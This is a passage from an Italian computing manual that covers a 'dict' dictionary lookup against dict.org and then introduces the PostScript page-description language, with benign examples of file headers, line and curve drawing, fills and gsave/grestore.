     personal affection. Thus the 'Lovest thou' (Gr. agapas) on the
     lips of the Lord seems to Peter at this moment too cold a word,
     as though his Lord were keeping him at a distance, or at least
     not inviting him to draw near, as in the passionate yearning of
     his heart he desired now to do. Therefore he puts by the word
     and substitutes his own stronger 'I love' (Gr. philo) in its
     room. A second time he does the same. And now he has conquered;
     for when the Lord demands a third time whether he loves him, he
     does it in the word which alone will satisfy Peter ('Lovest
     thou,' Gr. phileis), which alone claims from him that personal
     attachment and affection with which indeed he knows that his
```

```
heart is full."

  In 1 Cor. 13 the apostle sets forth the excellency of love, as
the word "charity" there is rendered in the Revised Version.
```

- $ **dict dict://dict.org/m:amore:*:soundex** [*Invio*]

  Viene cercata la parola «amore», attraverso il metodo di ricerca (strategia) '**soundex**', su tutti i dizionari disponibili, presso *dict.org*:

```
gcide:  Aimer  Ameer  Amir  Amorwe  Amour  Anear  Annoyer
  Annuary  Anoura  anoura  Anura  anuria  Anury  Anywhere  Aumery
wn:  ameer  Amhara  amir  Amor  amora  amour  Amur  annoyer
  Anura  anuria  anywhere
moby-thes:  Amor  amour
vera:  amr  anhr  anr
jargon:  annoyware
foldoc:  annoyware  anr
easton:  Amariah  Aner
hitchcock:  Amariah  Aner
gazetteer:  Amery  Amory  Anmoore  Aynor
gaz-place:  Amery  "Amery, WI"  Amory  Anmoore  Aynor
```

431.4 Altri programmi affini

- *wordtrans(1)*[4]

  Si tratta di un programma analogo a Dict, che può consultare direttamente alcuni dizionari in forma di file di testo, che possiede anche una versione grafica. Nelle sue versioni iniziali ha dei problemi con la codifica UTF-8.

431.5 Riferimenti

- *DICT.org*

  ⟨*http://www.dict.org* ⟩

- *RFC 2229: A dictionary server protocol*, 1997

  ⟨*http://www.ietf.org/rfc/rfc2229.txt* ⟩

[1] **Serpento** GNU GPL

[2] **Serpento** GNU GPL

[3] **Dict** GNU GPL

[4] **Wordtrans** GNU GPL

Parte lxxiv

PostScript: un linguaggio per la composizione finale

Capitolo 432

Linguaggio PostScript: introduzione

Benché il linguaggio PostScript sia nato per le stampanti, disponendo di Ghostscript potrebbe essere usato anche per scrivere direttamente. Lo scopo di questo capitolo è quello di introdurre all'uso diretto del linguaggio PostScript, in modo molto semplice, facendo riferimento prevalentemente al livello 1, eventualmente con qualche annotazione sul livello 2, mentre il livello 3 diventa troppo complesso e non più utile per un utilizzo diretto.

A ogni modo, gli esempi che si fanno sono stati verificati con Ghostscript e non con una vera stampante PostScript.

432.1 Impostazione generale

Un file PostScript è un file di testo, in cui le righe sono terminate indifferentemente con <*LF*> oppure con <*CR*><*LF*>, che inizia con una riga simile al modello seguente:

```
%!PS-Adobe-livello_ps [EPSF-livello_eps]
```

Il livello è in pratica il numero di versione del linguaggio; per quanto riguarda il livello PostScript, si fa riferimento generalmente ai valori 1.0, 2.0 e 3.0. Il modello sintattico mostra la possibilità di aggiungere la stringa '**EPSF-*livello_eps***', con la quale si vuole specificare che si tratta di un file PostScript incapsulato. In altri termini, un file PostScript normale inizia più o meno come nell'esempio seguente, dove si fa riferimento al livello 2:

```
%!PS-Adobe-2.0
...
```

In tal caso si intende lavorare su una serie di pagine; al contrario, se si sta realizzando una sola immagine nell'ambito di uno spazio determinato, si aggiunge la dichiarazione del tipo incapsulato:

```
%!PS-Adobe-2.0 EPSF-1.2
...
```

In generale, il simbolo di percentuale ('**%**') serve a introdurre dei commenti che non generano un risultato nella stampa; tuttavia, una sequenza di due simboli di percentuale ha un ruolo speciale per la dichiarazione di direttive importanti; inoltre, la stessa dichiarazione iniziale del tipo di file è preceduta da un simbolo percentuale. In generale, onde evitare equivoci, si indica un commento con un solo simbolo di percentuale seguito da almeno uno spazio:

```
% testo_commentato
```

Il commento può essere piazzato ovunque, tenendo presente che vale dal punto in cui appare, fino alla fine della riga.

Le direttive particolari che iniziano con due simboli di percentuale hanno la forma seguente:

```
%%direttiva [: argomenti]
```

In pratica, il nome delle direttive deve essere attaccato ai segni di percentuale; inoltre, se è prevista l'aggiunta di argomenti alla direttiva, dopo il nome della stessa appaiono due punti, seguiti da almeno uno spazio e dopo dagli argomenti previsti. Quello che segue è l'esempio di una struttura possibile per un file PostScript articolato su più pagine:

```
%!PS-Adobe-2.0
%%Creator: nome_del_redattore_del_file
%%DocumentPaperSizes: formato
%%EndComments
[%%BeginProlog
  prologo
%%EndProlog]
%%Page: numero_mostrato pagina_reale
istruzioni_ps
showpage
[%%Page: numero_mostrato pagina_reale
istruzioni_ps
showpage]...
%%Trailer
%%EOF
```

Il tutto dovrebbe essere abbastanza intuitivo: le prime istruzioni speciali, fino a '**%%EndComments**', descrivono il documento specificando in particolare le dimensioni della pagina; le istruzioni racchiuse tra '**%%BeginProlog**' e '**%%EndProlog**' possono servire per dichiarare delle funzioni utilizzate nel documento; le istruzioni relative a ogni singola pagina sono introdotte da '**%%Page:** *m* *n*'; la visualizzazione della pagina, dopo la sua costruzione, si ottiene con l'istruzione '**showpage**'; il file termina con '**%%Trailer**' e '**%%EOF**'.

A questo punto, conviene vedere subito come si può articolare un file PostScript che non contiene pagine, ma una sola immagine:

```
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: nome_del_redattore_del_file
%%BoundingBox: 0 0 larghezza_in_punti altezza_in_punti
%%EndComments
[%%BeginProlog
  prologo
%%EndProlog]
istruzioni_ps
showpage
%%Trailer
%%EOF
```


Si può osservare che la direttiva speciale '**%%BoundingBox**' va a sostituire '**%%DocumentPaperSizes**', allo scopo di indicare l'area in cui vanno rappresentate le istruzioni.

A ogni modo, la direttiva '**%%BoundingBox**' può essere usata anche per un file PostScript

diviso in pagine, quando si vuole indicare un formato non standard, oppure se si vuole essere precisi.

432.1.1 Piano di lavoro e unità di misura

Il linguaggio PostScript è predisposto per fare riferimento a oggetti su un piano cartesiano ideale, in cui l'unità di misura normale è il punto tipografico, corrispondente secondo questo linguaggio a 1/72-esimo di pollice, pari a circa 0,35278 mm. In condizioni normali, la pagina è collocata sul piano cartesiano ideale come si vede nella figura 432.3, dove lo zero per ***x*** e ***y*** corrisponde esattamente con l'angolo inferiore sinistro; tuttavia, è consentita la definizione di pagine collocate in posizioni differenti, se questo può servire in qualche modo.

Figura 432.3. La pagina collocata su degli assi cartesiani ideali.

Gli oggetti grafici vengono disegnati sul piano cartesiano ideale; quello che risulta trovarsi sull'area della pagina può essere stampato.

432.1.2 Posizione corrente

Il PostScript può essere visto come un linguaggio per disegnare (tracciare curve, riempire delle aree e piazzare dei caratteri tipografici). Tutto questo avviene quasi sempre indicando delle coordinate, dove spesso la posizione di partenza ha importanza. Le coordinate iniziali si modificano con l'istruzione '**`moveto`**':

```
x y moveto
```

In pratica, si indicano due numeri, seguiti dalla parola chiave '**`moveto`**'. Il significato è molto semplice: il primo numero esprime la coordinata orizzontale (asse X), il secondo la coordinata verticale (asse Y). I valori si esprimono in punti tipografici.

432.1.3 Istruzioni speciali più importanti

Le istruzioni più importanti che iniziano con due segni di percentuale sono elencate brevemente nella tabella 432.4. Tuttavia, è il caso di aggiungere qualche piccola indicazione a proposito di alcune di queste.

Nessuna delle istruzioni che iniziano con due segni di percentuale è indispensabile; tuttavia alcune sono importanti. L'inserimento corretto di queste istruzioni rende il file PostScript più facile da gestire con gli strumenti comuni.

Tabella 432.4. Alcune istruzioni che iniziano con due segni di percentuale.

Istruzione	Descrizione
`%%Creator:` ***nome***	Il nome del programma che ha composto il file.
`%%DocumentPaperSizes:` ***formato***	Formato della carta.
`%%BoundingBox:` ***x_1 y_1 x_2 y_2***	Collocazione e dimensione della carta: da ***x_1***,***y_1*** a ***x_2***,***y_2***.
`%%Title:` ***titolo***	Titolo del documento.
`%%CreationDate:` ***data***	Data e ora di creazione del documento.
`%%Pages:` ***n***	Quantità di pagine contenuta.
`%%PageOrder: Ascend`|`Descend`	Ordine di apparizione delle pagine: ascendente o discendente.
`%%EndComments`	Fine dell'intestazione con le informazioni generali.
`%%BeginProlog`	Inizia un'area di definizione delle funzioni.
`%%EndProlog`	Termina l'area di definizione delle funzioni.
`%%BeginSetup`	Inizia un'area per l'inserimento di istruzioni di stampa.
`%%EndSetup`	Termina l'area delle istruzioni di stampa.
`%%Page:` ***x n***	Inizia la pagina ***n***-esima, rappresentata come ***x***.
`%%Trailer`	Conclude la serie delle pagine.
`%%EOF`	Conclude definitivamente il file.

L'istruzione '**`%%DocumentPaperSizes`**' serve intuitivamente per elencare le dimensioni possibili delle pagine. In generale si indica una sola parola chiave che esprime sinteticamente la dimensione della pagina, come si vede nella tabella 432.5. Probabilmente non conviene andare

al di fuori di pochi standard; eventualmente è preferibile indicare le coordinate esatte attraverso l'istruzione '**%%BoundingBox**'.

Tabella 432.5. Formati di stampa comuni, indicabili come argomento dell'istruzione '**%%DocumentPaperSizes**'. Le dimensioni non sono necessariamente quelle reali, ma quelle conosciute dal linguaggio PostScript.

formato	larghezza punti	altezza punti	larghezza pollici	altezza pollici	larghezza centimetri	altezza centimetri
letter	612	792	8,50	11,00	21,59	27,94
legal	612	1008	8,50	14,00	21,59	35,56
a3	842	1190	11,6944	16,5278	29,7	42
a4	595	842	8,26389	11,6944	21	29,7
a5	421	595	5,84722	8,26389	14,85	21
b4	709	1002	9,84722	13,9167	25,0119	35,3483
b5	501	709	6,95833	9,84722	17,6742	25,0119

'**%%BoundingBox**' consente di indicare la posizione dell'angolo inferiore sinistro e di quello superiore destro della pagina. Di solito, le prime due coordinate che esprimono proprio la posizione dell'angolo inferiore sinistro, sono azzerate, a indicare che si parte dallo zero degli assi cartesiani ideali della superficie.

432.1.4 Aspetto delle istruzioni normali

Le istruzioni PostScript sembrano non avere inizio e fine, perché si possono collocare su una o più righe indifferentemente, senza alcun segno di separazione. Per esempio, si può scrivere:

```
newpath
 100   100 moveto
 100   431 lineto
 350   431 lineto
 350   100 lineto
closepath
```

Oppure, indifferentemente:

```
newpath 100 100 moveto 100 431 lineto 350 431 lineto 350 100 lineto closepath
```

Naturalmente sono ammissibili tanti altri modi intermedi; comunque, è evidente che se si vuole scrivere del codice intelligibile occorre uno stile (come in tutti i linguaggi di programmazione).

La cosa che può apparire strana inizialmente è il fatto che i comandi che prevedono l'uso di argomenti, ricevono questi dati prima del nome del comando stesso. Per esempio, è già stata mostrata l'istruzione '**moveto**', che riceve l'indicazione delle coordinate prima del suo nome.

432.2 Linee e aree

La cosa più semplice che si può fare per cominciare a comprendere il linguaggio è quella di disegnare delle linee. In generale, il disegno avviene partendo dalle coordinate correnti, per cui questa indicazione non appare in modo esplicito, ma se necessario si definisce con uno spostamento attraverso l'istruzione '**`moveto`**'. Per le linee rette si possono usano le istruzioni '**`lineto`**' e '**`rlineto`**', dove la prima rappresenta un movimento con coordinate di destinazione assolute, mentre la seconda fa riferimento a coordinate di destinazione relative a quelle di partenza. Si osservino gli esempi seguenti, con cui si disegna lo stesso rettangolo largo 20 punti e alto 10 punti, a partire dalla coordinata ***x*** , ***y***=0 , 0:

```
  0    0 moveto
  0   10 lineto
 20   10 lineto
 20    0 lineto
  0    0 lineto
```

```
  0    0 moveto
  0   10 rlineto
 20    0 rlineto
  0  -10 rlineto
-20    0 rlineto
```

In pratica, l'istruzione '**`lineto`**' vuole l'indicazione del punto finale espresso come coordinata assoluta, mentre '**`rlineto`**' vuole una coordinata relativa alla posizione corrente.

Figura 432.10. Il rettangolo viene disegnato inserendo coordinate assolute, partendo dall'angolo inferiore sinistro e continuando con gli angoli successivi in senso orario.

x,y=0,10
x,y=20,10
x,y=0,0
x,y=20,0






Figura 432.11. Il rettangolo viene disegnato inserendo coordinate relative.

x,y=+0,+10
x,y=+20,+0
x,y=0,0
x,y=+0-10

Il disegno non viene tracciato se alla fine non si aggiunge un'istruzione '**stroke**', che non richiede argomenti. Dopo un'istruzione '**stroke**' viene perduto il riferimento alle coordinate correnti, per cui, se necessario, si deve ricominciare con un'istruzione '**moveto**'. Si osservi l'esempio seguente, in cui lo stesso rettangolo viene disegnato un segmento alla volta, riposizionando sempre le coordinate iniziali:

```
   0     0 moveto
   0    10 lineto stroke
   0    10 moveto
  20    10 lineto stroke
  20    10 moveto
  20     0 lineto stroke
  20     0 moveto
   0     0 lineto stroke
```

Naturalmente, se si preferisce questo modo di utilizzo dell'istruzione '**stroke**', si può anche cambiare un po' lo stile di scrittura:

```
   0     0 moveto    0     10 lineto stroke
   0    10 moveto   20     10 lineto stroke
  20    10 moveto   20      0 lineto stroke
  20     0 moveto    0      0 lineto stroke
```

Le linee, oltre alla collocazione, hanno due caratteristiche importanti: lo spessore e il colore. Lo spessore predefinito dovrebbe essere di un punto, mentre il colore predefinito è il nero. Si modifica lo spessore delle linee con l'istruzione '**setlinewidth**' e la colorazione (grigia) con l'istruzione '**setgray**'. Entrambi ricevono un solo argomento numerico, che nel primo caso esprime lo spessore della linea e nel secondo rappresenta la luminosità, con un valore che va da zero a uno (zero rappresenta il nero e uno rappresenta il bianco).

Le istruzioni che alterano le caratteristiche delle linee, hanno effetto solo nel momento in cui appare l'istruzione '**stroke**'. In questo modo, si possono indicare le linee desiderate, quindi si possono cambiare le loro caratteristiche e infine si possono tracciare.

L'esempio seguente disegna lo stesso rettangolo già presentato, specificando un tratto di due punti tipografici di colore grigio (esattamente a metà tra il bianco e il nero). Si può osservare che le istruzioni '**setlinewidth**' e '**setgray**' sono state collocate subito prima dell'istruzione '**stroke**':

```
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
   0     0 lineto

         2 setlinewidth
         0 setgray
           stroke
```

Si possono tracciare delle linee per disegnare un poligono. L'esempio già visto rappresenta proprio un rettangolo, ma non è stato dichiarato esplicitamente il fatto che le linee devono congiungersi. Per farlo occorre dichiarare un percorso, con l'istruzione '**newpath**', che si conclude con '**closepath**'. Si osservi la variante seguente al disegno del rettangolo:

```
newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

   2 setlinewidth
   0 setgray

stroke
```

In pratica, si tracciano le prime tre linee, mentre l'ultima viene indicata implicitamente con la richiesta di chiudere il percorso con l'istruzione '**`closepath`**'.

Il fatto di avere realizzato un poligono, consente di definire il colore di riempimento. In condizioni normali, quando non è stato fissato alcunché, il poligono è trasparente, mentre se si fissa un riempimento diventa opaco e il colore ricopre anche il bordo tracciato con le linee. Infatti, il bordo ha lo stesso colore fissato con l'istruzione '**`setgray`**', per cui tutto diventa dello stesso colore. Il colore di riempimento si definisce con l'istruzione '**`fill`**' e il colore usato è quello già fissato con l'istruzione '**`setgray`**'.

```
newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

%  2   setlinewidth
   0.5 setgray
       fill
stroke
```

L'esempio mostra l'utilizzo dell'istruzione '**`fill`**' per colorare il rettangolo di grigio. Dal momento che lo spessore delle linee non serve più, l'istruzione relativa è stata commentata. Volendo mettere un bordo a questo rettangolo, occorre ridisegnarne sopra un altro trasparente, con il tratto desiderato:

```
newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
  20     0 lineto
closepath

   0.5 setgray
       fill
       stroke

newpath
   0     0 moveto
   0    10 lineto
  20    10 lineto
```

```
  20     0 lineto
closepath

   2   setlinewidth
   0   setgray
       stroke
```

Per terminare l'argomento sulle linee e sui poligoni, conviene mostrare un esempio completo, che poi viene mostrato nella figura 432.19. Si osservi che il rettangolo viene disegnato da 1 , 1 a 21 , 11, utilizzando l'area da 0 , 0 a 22 , 12, che è lo stretto indispensabile per dare lo spazio allo spessore della linea che è di due punti.

```
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Daniele Giacomini
%%BoundingBox: 0 0 22 12
%%EndComments

% Disegna un rettangolo

newpath
   1     1 moveto
   1    11 lineto
  21    11 lineto
  21     1 lineto
closepath

   0.5 setgray
       fill
       stroke

newpath
   1     1 moveto
   1    11 lineto
  21    11 lineto
  21     1 lineto
closepath

   2   setlinewidth
   0   setgray
       stroke

showpage

%%Trailer
%%EOF
```


Figura 432.19. Il rettangolo riempito e bordato. Il contorno è molto largo, ma è proporzionato rispetto al rettangolo che è alto solo 10 punti.

432.2.1 Archi e curve

Si può disegnare un arco o un cerchio completo con l'istruzione '**`arc`**'. In questo caso, non c'è bisogno di fare riferimento a una posizione corrente; anzi, è meglio eliminare tale informazione con un'istruzione '**`stroke`**' preventiva. L'istruzione '**`arc`**' richiede l'indicazione delle coordinate del centro del cerchio, la lunghezza del raggio, l'angolo di partenza e l'angolo di destinazione in direzione antioraria. L'esempio seguente disegna un arco con centro nella posizione ***x*** , ***y***=100 , 150, con raggio di 50 punti, da 0 a 90 gradi:

```
100 150 50 0 90 arc
```


In pratica, si tratta di quanto si vede nella figura 432.21.

Figura 432.21. Arco di cerchio disegnato da 0 a 90 gradi.

Se prima di disegnare il cerchio o l'arco di cerchio si tracciano altre linee, è conveniente chiudere i disegni precedenti con l'istruzione '**`stroke`**', per evitare di avere delle coordinate correnti attive nel momento in cui si usa l'istruzione '**`arc`**'. Diversamente, si otterrebbe una linea che collega le coordinate iniziali con il punto di partenza dell'arco disegnato.

Per disegnare un cerchio completo, basta indicare l'intervallo di angoli da 0 a 360 gradi. Se si vuole riempire il cerchio, non è necessario utilizzare le istruzioni '**`newpath`**' e '**`closepath`**', perché si ottiene sempre un riempimento, anche quando il cerchio non è completo.

Il disegno di una curva è invece più complicato: si usa l'istruzione '**`curveto`**', ma oltre alle coordinate di destinazione, bisogna indicare la tangente del punto di inizio e del punto di destinazione. Prima di dare altre spiegazioni, conviene partire da un esempio visivo, come si vede nella figura 432.23. La curva da prendere in considerazione è rappresentata con un tratto più scuro. Si possono vedere due linee oblique, che partono rispettivamente dal punto di inizio e dal punto di arrivo della curva: si tratta delle tangenti che stabiliscono la curvatura di partenza e di arrivo della linea disegnata. L'istruzione necessaria a disegnare questa curva è la seguente:


```
    0    50  moveto
  200   100     0     0  200    50  curveto
```

Figura 432.23. Esempio di una curva in cui sono evidenti le tangenti.

In pratica:

- le coordinate di partenza sono ***x*** , ***y***=0 , 50;
- la prima tangente è la linea che va da ***x*** , ***y***=0 , 50 (le coordinate di partenza) a ***x*** , ***y***=200 , 100;
- la seconda tangente è la linea che va da ***x*** , ***y***=200 , 50 (le coordinate di arrivo) a ***x*** , ***y***=0 , 0;
- le coordinate di arrivo sono ***x*** , ***y***=200 , 50.

Naturalmente, la lunghezza delle linee indicate come tangenti rendono più o meno importante la curvatura relativa. Si osservi, nella figura 432.25, come si trasforma il disegno se si accorcia la linea tangente di arrivo come nell'esempio seguente:

```
   0   50  moveto
 200  100    100    25  200   50  curveto
```

Figura 432.25. Esempio di una curva in cui sono evidenti le tangenti.

Il modello sintattico per l'utilizzo dell'istruzione '**`curveto`**' è quindi il seguente:

x_tangente_inizio y_tangente_inizio x_tangente_fine y_tangente_fine x_fine_curva y_fine_curva `curveto`

432.3 Salvare e recuperare le impostazioni grafiche

Le impostazioni grafiche, come quelle che si possono fissare con le istruzioni '**`setlinewidth`**' e '**`setgray`**', possono essere salvate e recuperate da una pila apposita. Si utilizza l'istruzione '**`gsave`**' per salvare l'impostazione corrente e '**`grestore`**' per recuperare le ultime impostazioni salvate. Si osservi l'esempio seguente:

```
1 setlinewidth
gsave
2 setlinewidth
gsave
4 setlinewidth
 50 120  moveto
200 120  lineto
stroke
grestore
 50 125  moveto
200 125  lineto
stroke
grestore
 50 130  moveto
200 130  lineto
stroke
```

Vengono accumulati tre spessori differenti per le linee, quindi si procede disegnando tre linee, dopo ognuna delle quali viene recuperata l'ultima impostazione grafica. In pratica, la linea da 50 , 120 a 200 , 120 viene disegnata con un tratto di quattro punti; la linea da 50 , 125 a 200 , 125 viene disegnata con un tratto di tre punti; la linea da 50 , 130 a 200 , 130 viene disegnata con un tratto di un punto di spessore.

Quando si disegna qualcosa, può essere opportuno racchiudere le modifiche alle caratteristiche entro una coppia '**`gsave`**'-'**`grestore`**', onde evitare di coinvolgere le impostazioni precedenti, che potrebbero riguardare il resto del file:

```
gsave
4 setlinewidth
 50 120  moveto
200 120  lineto
stroke
grestore
```

Nell'esempio che appare sopra, si inizia salvando le impostazioni e impostando uno spessore di quattro punti. Viene quindi indicata la linea e fissata con l'istruzione '**`stroke`**'. Al termine si recuperano le impostazioni grafiche. Nello stesso modo, si potrebbero salvare e modificare le impostazioni grafiche subito prima dell'istruzione '**`stroke`**':

```
 50 120  moveto
200 120  lineto
gsave
4 setlinewidth
stroke
grestore
```

Attraverso la tecnica del salvataggio e del recupero delle caratteristiche grafiche, è possibile disegnare un poligono bordato senza dover ripetere due volte il tratto del contorno. In pratica, il comando di riempimento viene dato entro un ambiente protetto da '**gsave**' e '**grestore**', come si vede nell'esempio seguente:

```
%!PS-Adobe-2.0 EPSF-1.2
%%Creator: Daniele Giacomini
%%BoundingBox: 0 0 22 12
%%EndComments

% Disegna un rettangolo

newpath
   1     1 moveto
   1    11 lineto
  21    11 lineto
  21     1 lineto
closepath

gsave
   0.5 setgray
       fill
grestore
   2   setlinewidth
   0   setgray
       stroke

showpage

%%Trailer
%%EOF
```

